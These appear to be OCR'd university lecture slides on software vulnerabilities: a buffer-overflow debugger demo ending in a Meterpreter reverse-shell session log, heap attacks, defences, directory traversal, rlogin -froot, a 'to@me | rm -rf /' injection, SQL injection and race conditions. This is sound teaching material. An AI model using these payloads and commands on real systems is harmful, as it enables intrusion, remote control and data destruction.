00000080	E6	B7	49	C6	7D	B5	45	E9	36	70	B0	C4	C7	29	80	47 æ·IÆ}µEé6pºÄç)€G	
00000096	4B	30	D5	A7	72	FB	28	A9	B3	E6	C1	FB	6C	6C	77	EC K0ÖSrû(@³æÁullwì	
00000112	19	38	44	87	51	AC	CC	74	21	CF	FD	2A	3A	96	DD	CD 8D‡Q-Ít!Íy*:;-Ýí	
00000128	EF	A2	57	D6	EC	8F	2E	6D	C6	64	B1	A7	17	84	1E	86 i‡WÖi .mÆd±§ „ +	
00000144	98	77	5E	CE	1E	68	15	26	5D	15	2E	FD	1C	C1	BB	E6 "w^î h &] .ý Á»æ	
00000160	86	82	1C	C3	37	46	FA	80	3B	23	88	CF	5F	B2	5D	64 †, Ä7Fü€;#`Í_²]d	
00000176	5B	3F	60	AB	EA	7B	47	6F	B7	D8	E6	36	1D	8E	17	28 [?` «é{Go·Øæ6 Ž (	
00000192	FE	6F	B2	22	12	7B	CF	68	7A	48	E2	92	7A	C6	75	E0 þo²" {ÍhzHâ'zÆuà	
00000208	48	49	2E	6E	E0	02	E8	69	71	04	0B	A5	39	45	F5	46 HI.nà èiq ¥9EŒF	
00000224	39	4F	32	12	69	E7	93	1B	E2	F7	1C	CE	9E	FD	8A	31 902 ic" á÷ Íyž1	
00000240	F6	3A	2D	DA	04	3B	A0	46	81	DD	92	26	C1	71	53	97 ö:-Ú ; F Ý'&ÁqS-	
00000256	A1	21	3B	FD	2E	1D	5B	FE	E5	36	F6	11	53	6E	6F	8B ¡!;ý. [þå6ö Sno<	
00000272	FE	E4	0E	54	D5	80	11	DE	DF	75	DF	17	AA	65	08	40 þä TÔ€ þßuÙ ³e @	
00000288	54	76	C9	E5	54	1C	CD	AF	03	88	CF	96	63	17	2F	FD TvÉåT í- `Í-c /ý	
00000304	F0	50	CF	80	C0	2B	E6	16	6C	44	07	F7	6C	94	51	9D ðPÏ€À+æ 1D ÷1"Q	
00000320	6C	FC	05	C5	3F	19	4A	D0	2C	B2	DF	DB	04	66	77	B4 lü Å? JD,²ßÛ fw-	

# Demo: Break and single step

We restart the debugger, break at the call to strcpy and single step down to the return instruction.

The screenshot shows the Immunity Debugger interface with the following details:

- Assembly Pane:** Displays assembly code for the `vuln strcpy` function. A break point is set at the `CALL vuln strcpy` instruction (0x01401061). The current instruction is `RETN` (0x01401067).
- Registers (CPU) Pane:** Shows CPU register values:
  - EAX: 0019FD18
  - ECX: 0019FD4C
  - EDX: 00000000
  - EBX: 00248000
  - ESP: 0019FD2C
  - EBP: 41414141
  - ESI: 0141DE8C vuln.0141DE8C
  - EDI: 000433050
- EIP:** 01401067 vuln.01401067
- Memory Dump (Hex dump) Pane:** Shows memory dump starting at address 0x0141D000. It includes ASCII and hex representations of the memory contents.
- Status Bar:** Shows "Paused" status.

# Demo: Returning into the stack


We return into the stack, where we have placed the JMP ECX instruction.

The screenshot shows the Immunity Debugger interface with the following details:

- Registers (FPU) pane:** Shows CPU registers (ERX, ECX, EDK, EBX, ESP, EBP, ES1, EDI) and floating-point registers (C0-C9, S0-S9, Z0-Z9, T0-T9, D0-D9). The ESP register is highlighted in blue, showing its value as **0019FD38**.
- EIP (Instruction Pointer) pane:** Shows the current instruction pointer at **0019FD18**.
- Memory dump pane:** Shows the memory dump starting at address **00141D000**. The dump includes ASCII text and hex values. A search term **z... file..** is present in the dump area.
- Registers pane:** Shows CPU registers (C0-C9, S0-S9, Z0-Z9, T0-T9, D0-D9) and the LastErr register, which is set to **ERROR\_SUCCESS**.
- Status bar:** Shows the status **Paused** in red text.


## Demo: Jumping down to our shellcode

The JMP ECX instruction takes us to our shellcode, and we continue execution by pressing F9.



## Demo: Program is running

While the program just seems to continue to run, our shellcode attempt to connect back to us in the background.



# Demo: Getting the reverse shell

After successfully exploiting the buffer overflow, we now have remote access to the machine.

```
[+] metasploit v4.17.3-dev
+ ... --=[ 1795 exploits - 1019 auxiliary - 310 post      ]
+ ... --=[ 538 payloads - 41 encoders - 10 nops       ]
+ ... --=[ Free Metasploit Pro trial: http://-7.co/trymsp ]

payload => windows/meterpreter/reverse_tcp
lhost => 192.168.56.102
lport => 4444
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Sending stage (179779 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:50005) at 2018-09-09 09:00:11 -0400

meterpreter > ls
Listing: D:\lecture04\vuln
=====
Mode          Size  Type  Last modified        Name
----          ---   fil    2018-09-09 11:36:56 -0400  a - Copy - Copy.bin
100666/rw-rw-rw-  404   fil    2018-09-09 11:36:56 -0400  a.bin
100666/rw-rw-rw-  24    fil    2018-09-09 07:51:33 -0400  a24.bin
100666/rw-rw-rw-   8    fil    2018-09-09 07:36:11 -0400  a8.bin
100777/rwxrwxrwx  114176 fil    2018-09-09 07:20:49 -0400  vuln.exe

meterpreter >
```

## Exercise Task 3

### Part 1: Integers

If your computer program uses unsigned 8-bit integers, what will the result of the following be?

- ▶  $255 + 2 = ?$
- ▶  $0 - 1 = ?$

If your computer program used signed 8-bit integers, what would the result of the following be:

- ▶  $0 - 1 = ?$

## Exercise Task 3

### Part 2: Stack cookies

- ▶ Read the section 30.3.1 in *Low level Software Security by Example* (linked from Canvas).
- ▶ Go to the Files folder in Canvas and download and extract lecture03.zip .
- ▶ Make a text file containing at least 28 A's, and place it in the folder vuln-cookie.
- ▶ Open vuln-cookie.exe in Immunity Debugger, with the text file as an argument.
- ▶ Place a breakpoint (F2) at the address 0x01401066, and run (F9) until you hit the breakpoint.
- ▶ Step over (F8) the call to strcpy. Notice that strcpy overflows the return address of the current function.
- ▶ Continue running (F9), and notice that the program does not attempt to return into 41414141. Why is that?

## Exercise Task 3

### Part 3: Size checking

Give a fix to the flaw in the code below for concatenating two strings:

```
char buf [128];
combine(char *s1, size_t len1,
        char *s2, size_t len2)
{
    if (len1 + len2 + 1 <= sizeof(buf)) {
        strncpy(buf, s1, len1);
        strncat(buf, s2, len2);
    }
}
```

Questions?

## Software Vulnerabilities - part II

TEK5510 - Security in operating systems and software

Department of Technology Systems

2020

# Contents of the course

Overview

Executables and processes

Vulnerabilities (exploitation)

Cryptography, passwords, and software security

Operating systems (Linux, Windows)

Securing software

Hypervisors, hardware security

Web security

Other platforms: Mobile/IoT

# Vulnerabilités

What types of software vulnerabilities exist?

How do attackers exploit them?

## Goal

To learn about different types of software vulnerabilities.

# Agenda

This lecture and the next will focus on implementation vulnerabilities. In the [Securing software](#) lecture, we will look at some design principles for preventing design vulnerabilities.

- ▶ A taxonomy for software vulnerabilities
- ▶ Dangers of abstraction
- ▶ Integers
- ▶ **Buffer overflows**
- ▶ Input validation
- ▶ Type confusion
- ▶ Scripting languages
- ▶ Race conditions
- ▶ Defences

## Buffer overflows

Buffer overflows are more than stack frame attacks.

Overflowing other data structures can also impact control flow

- ▶ security settings
- ▶ function pointers
- ▶ linked lists

## Dynamic memory

On the stack, memory is allocated and released in a strictly defined order.


On the heap, memory can be dynamically allocated (with a call to `malloc` or a similar allocation routine). The memory block returned by the allocator is often called a [chunk](#).

Memory allocated on the heap will remain allocated until the the memory is freed or the program terminates.


[Attack 2 in Low Level Software Security by Example](#) described a heap buffer overflow, where the chunk allocated to the program contained a structure with both a data buffer and a function pointer. This was an [intra-chunk heap overflow](#), as the overflow did not write into an adjacent heap chunk.

## Example heap chunk

In most heap implementations, the block of memory allocated by the heap manager is preceded by a header containing data about the block and the neighboring memory blocks.




in-use chunk



free chunk



## Chunk freelist

In many heap implementations, free chunks are often chained together in a doubly linked list.



# Chunk freelist

When a free chunk gets allocated, it is unlinked from the freelist.



## Inter-chunks overflows on the heap

- ▶ Many different techniques – vide variety of implementations and security mechanisms.
- ▶ Usually overwrite the header of a free chunk
  - ▶ creating new, fake headers,
  - ▶ including overwriting the blink and the flink pointers, such that on unlinking you get a 'write 4 bytes anywhere' primitive.
  - ▶ modern heap implementations often check the sanity of the blink and flink pointers before unlinking (safe unlinking)

## Double free

- ▶ A double free is when a chunk of allocated memory is later freed twice.
- ▶ What if the memory is reallocated after the first `free()` and filled with attacker supplied data?
- ▶ By manipulating the heap layout between the first and second call to `free()`, we might get a 'write 4 bytes anywhere' primitive
- ▶ Further reading on heap corruption:
  - ▶ <https://www.blackhat.com/presentations/bh-usa-07/Ferguson/Whitepaper/bh-usa-07-ferguson-WP.pdf>
  - ▶ <https://www.blackhat.com/presentations/bh-usa-09/MCDONALD/BHUSA09-McDonald-WindowsHeap-PAPER.pdf>

## Use after free

- ▶ Use after free is a common software bug, where a program will continue to use a pointer after it has been freed.
- ▶ A possible exploitable scenario:
  - ▶ The freed memory held a C++ object, containing both data buffers and function pointers.
  - ▶ The attacker is able to reallocate the freed memory, filling it with pointers to attacker supplied code.
  - ▶ The program uses the function pointer from what it thinks is a valid C++ object, but is in fact the attacker controlled buffer.

## Buffer overflow defenses


# Stack canary

The idea is to place a [canary](#) value right below the function-local stack buffers, protecting the saved frame pointer and the return address (see [Defense 1](#) in [Low Level Software Security by Example](#)).

The compiler adds code to set the canary at the start (prolog) and code to *check* the canary at the end (epilog) of every function.

If the canary has changed, the code checking it will terminate the process.

In most implementations, the canary are based on a random value, or [cookie](#).



## Non-executable memory (NX)

- ▶ The idea is to separate *code* from *data* by marking the parts of memory holding *data* as non-executable (stack and/or heap) (see [Defense 2](#) in [Low Level Software Security by Example](#)).
- ▶ Implementations:
  - ▶ Windows — Data Execution Prevention (DEP)
  - ▶ Linux — execstack
- ▶ Limitations:
  - ▶ Applications relying on runtime generated code
  - ▶ An attacker may be able to change memory permissions
  - ▶ An attacker may return into existing code (return-to-libc, ROP)  
(see [Attack 3](#) in [Low Level Software Security by Example](#))

## Address Space Layout Randomization (ASLR)

- ▶ The idea is to make the layout of memory unpredictable (see [Defense 4](#) in [Low Level Software Security by Example](#)).
- ▶ Randomizes the base address of the stack, heap, program code, loaded libraries.
- ▶ Mitigates against
  - ▶ return-to-libc and ROP attacks,
  - ▶ attacker usage of existing function pointer or data structures.
- ▶ All major operating systems now supports ASLR, but it varies what parts gets randomized.

## Other protection mechanisms

- ▶ Control-flow integrity
  - ▶ The idea is to only allow control transfers to valid destinations (see Defense 3 in [Low Level Software Security by Example](#))
  - ▶ Microsoft has recently implemented a limited version of CFI called Control Flow Guard (CFG), that protects indirect function calls.
- ▶ Heap protection mechanisms
  - ▶ safe unlink
  - ▶ metadata encoding
- ▶ Function pointer encoding
- ▶ Code signing
  - ▶ example: iOS

## Input validation

## Input validation

An application wants to give users access only to files in directory A/B/C/.

Users enter filename as input; full file name constructed as A/B/C/input.

Attack: use .. / a few times to step up to root directory first; e.g. get password file with input ../../../../../../etc/passwd.

Countermeasure: input validation, filter out .. / (but as you will see in a moment, life is not that easy).

Do not trust your inputs.

## Unicode characters

UTF-8 encoding of Unicode characters [RFC 2279]

Multi-byte UTF-8 formats: a character has more than one representation

Example: "/"

	format	binary	hex
1 byte	0xxx xxxx	0010 1111	2F
2 byte	110x xxxx	1100 0000	C0
	10xx xxxx	1010 1111	AF
3 byte	1110 xxxx	1110 0000	E0
	10xx xxxx	1000 0000	80
	10xx xxxx	1010 1111	AF

## Exploit “Unicode bug”

Vulnerability in Microsoft IIS; URL starting with  
`{IPaddress}/scripts/..%c0%af../winnt/system32/`

Translated to directory `C:\winnt\system32`

- ▶ The `/scripts/` directory is usually `C:\inetpub\scripts`
- ▶ Because `%c0%af` is the 2 byte UTF-8 encoding of `/`  
`..%c0%af../` becomes `../..`
- ▶ `../..` steps up two levels in the directory

IIS did not filter illegal Unicode representations using multi-byte UTF-8 formats for single byte characters.

## Double decode

Consider URL starting with {addr.}/scripts/..%25%32%66../winnt/system32/

This URL is decoded to {addr.}/scripts/..%2f../winnt/system32/

- ▶ Convert %25%32%66 to Unicode:

00100101 00110010 01100110 → %2f (= /)

If the URL is decoded a second time, it gets translated to directory C:\winnt\system32

Beware of mistranslations (between levels of abstraction) that change the meaning of texts.

# Unix rlogin

Unix `login` command:

- ▶ `login [[-p] [-h<host>] [[-f]<user>]`
- ▶ `-f` option “forces” log in: user is not asked for password

Unix `rlogin` command for remote login:

- ▶ `rlogin [-l<user>] <machine>`
- ▶ The `rlogin` daemon sends a login request for `<user>` to `<machine>`

# Unix rlogin

Unix `login` command:

- ▶ `login [[-p] [-h<host>] [[-f]<user>]`
- ▶ `-f` option “forces” log in: user is not asked for password

Unix `rlogin` command for remote login:

- ▶ `rlogin [-l<user>] <machine>`
- ▶ The `rlogin` daemon sends a login request for `<user>` to `<machine>`

Attack (some versions of Linux, AIX):

- ▶ `rlogin -l -froot <machine>`

Results in forced login as root at the designated machine

- ▶ `login -froot <machine>`

## Unix rlogin

Problem: Composition of two commands.

Each command on its own is not vulnerable.

However, `rlogin` does not check whether the “username” has special properties when passed to `login`.

## Canonicalization

Canonicalization: the process that determines how various equivalent forms of a name are resolved to a single standard name.

The single standard name is also known as the [canonical name](#).

In general, an issue whenever an object has different but equivalent representations.

- ▶ Example: XML documents

Canonicalization must be [idempotent](#).

## Napster file filtering

Napster was ordered by court to block access to certain songs.

Napster implemented a filter that blocked downloads based on the name of the song.

Napster users found a way around by using variations of the name of songs.

This is a particularly difficult problem because the users decide which names are equivalent.

## Case-sensitive?

What if the security mechanism is case sensitive:

- ▶ MYFILE is different from MyFile

While the file system is case-insensitive:

- ▶ MYFILE is the same as MyFile

Permissions are defined for one version of the name only:

- ▶ Attacker requests access to another version.
- ▶ The security mechanism grants the request.
- ▶ The file system gives access to the resource that should have been protected.

Vulnerability in Apache web server with HFS+

## String representations — Null prefix attack

Several SSL implementations used to treat the Common Name value of x509 certificates as ordinary C strings, while they were in fact PASCAL type strings.

PASCAL string:

0x4	0x44	0x41	0x54	0x41
length	'D'	'A'	'T'	'A'

C string:

0x44	0x41	0x54	0x41	0x00
'D'	'A'	'T'	'A'	NULL

Note that NULL characters are treated like any other character in PASCAL strings:  
my\0string is an entirely valid PASCAL string.

## String representations — Null prefix attack

An attacker owning evildomain.com could get a certificate for [www.paypal.com\0.evildomain.com](https://www.paypal.com\0.evildomain.com), as the Certificate Authority only checked ownership of the root domain, [evildomain.com](https://evildomain.com), before issuing the certificate.

SSL implementations using C string functions for comparisons and manipulations would identify [www.paypal.com\0.evildomain.com](https://www.paypal.com\0.evildomain.com) and [www.paypal.com](https://www.paypal.com) as being identical.

This meant the attacker could use the certificate for [www.paypal.com\0.evildomain.com](https://www.paypal.com\0.evildomain.com) for connections intended for [www.paypal.com](https://www.paypal.com).

## Directory traversal

An application may try to keep users in a specific directory.

**Attack:** walk out of the directory using `..`; attack may try to hide `..` by using alternative Unicode encodings, as we saw previously.

Relative file names: system starts from a list of predefined directories to look for the file.

**Attack:** put malicious code in a directory that is searched before the directory used by the application being attacked.

Don't filter for patterns, filter for results.

## Type confusion

## Type safety — Java

Type safety ([memory safety](#)): programs cannot access memory in inappropriate ways.

Each Java object has a class; only certain operations are allowed to manipulate objects of that class.

Every object in memory is labelled with a class tag.

When a Java program has a reference to an object, it has internally a [pointer](#) to the memory address storing the object.

Pointer can be thought of as tagged with a type that says what kind of object the pointer is pointing to.

## Type confusion

Dynamic type checking: check the class tag when access is requested.

Static type checking: check all possible executions of the program to see whether a type violation could occur.

If there is a mistake in the type checking procedure, a malicious applet might be able to launch a [type confusion](#) attack by creating two pointers to the same object-with incompatible type tags.

## Type confusion

Assume the attacker manages to let two pointers point to the same location

```
class T {  
    SecurityManager x;  
}
```


```
class U {  
    MyObject x;  
}
```

class definitions

```
T t = the pointer tagged T;  
U u = the pointer tagged U;  
t.x = System.getSecurity();  
MyObject m = u.x
```

malicious applet

## Type confusion



The `SecurityManager` field can now also be manipulated from `MyObject`.

## Data and code

## Scripting

Scripting languages used to construct commands (scripts) from predefined code fragments and user input.

Script is then passed to another software component where it is executed.

Attacker may hide additional commands in user input.

Defender has to check and [sanitize](#) user inputs.

Both have to be aware of certain technical details of the component executing the script:

- ▶ Symbols that terminate command parameters.
- ▶ Symbols that terminate commands.
- ▶ Dangerous commands, e.g. commands for executing the commands they receive as input ( eval, exec, system, ... ).

## Scripting

- ▶ Scripting languages: Perl, PHP, Python, JavaScript, Ruby, ...
- ▶ Example: A CGI script for a Linux server that sends `file` to `clientaddress`:

```
cat file | mail clientaddress
```

- ▶ With the “mail address” `to@me | rm -rf /` as input the server executes

```
cat file | mail to@me | rm -rf /
```

- ▶ After mailing the file `to@me`, all files the script has permission to delete are deleted.

## SQL injection

- ▶ Strings in SQL commands placed between single quotes.
- ▶ Example query from SQL database:



```
$sql = "SELECT * FROM client WHERE name= '$name'"
```

- ▶ Intention: insert legal user name like 'Bob' into query.
- ▶ Attacker enters as user name: Bob' OR 1=1 --
- ▶ SQL command becomes

```
$sql = "SELECT * FROM client WHERE name = 'Bob' OR 1=1--"
```

- ▶ Because 1=1 is TRUE, name = Bob OR 1=1 is TRUE, and the entire client database is selected; -- is a comment erasing anything that would follow.

# SQL injection — xkcd.com



# SQL injection

Countermeasures against code injection:

- ▶ **Input validation**: make sure that no unsafe input is used in the construction of a command.
- ▶ Change the **modus operandi**: modify the way commands are constructed and executed so that unsafe input can do no harm.

Parametrized queries with **bound parameters** follow the second approach.

- ▶ Scripts compiled with placeholders instead of user input.
- ▶ Commands called by transmitting the name of the procedure and the parameter values.
- ▶ During execution, placeholders are replaced by the actual input.

## Race conditions

## Race conditions

Multiple computations access shared data in a way that their results depend on the sequence of accesses.

- ▶ Multiple processes accessing the same variable.
- ▶ Multiple threads in multi-threaded processes (as in Java servlets).

An attacker can try to change a value after it has been checked but before it is being used.

TOCTTOU (time-of-check-to-time-of use) is a well-known security issue.

## Race condition example

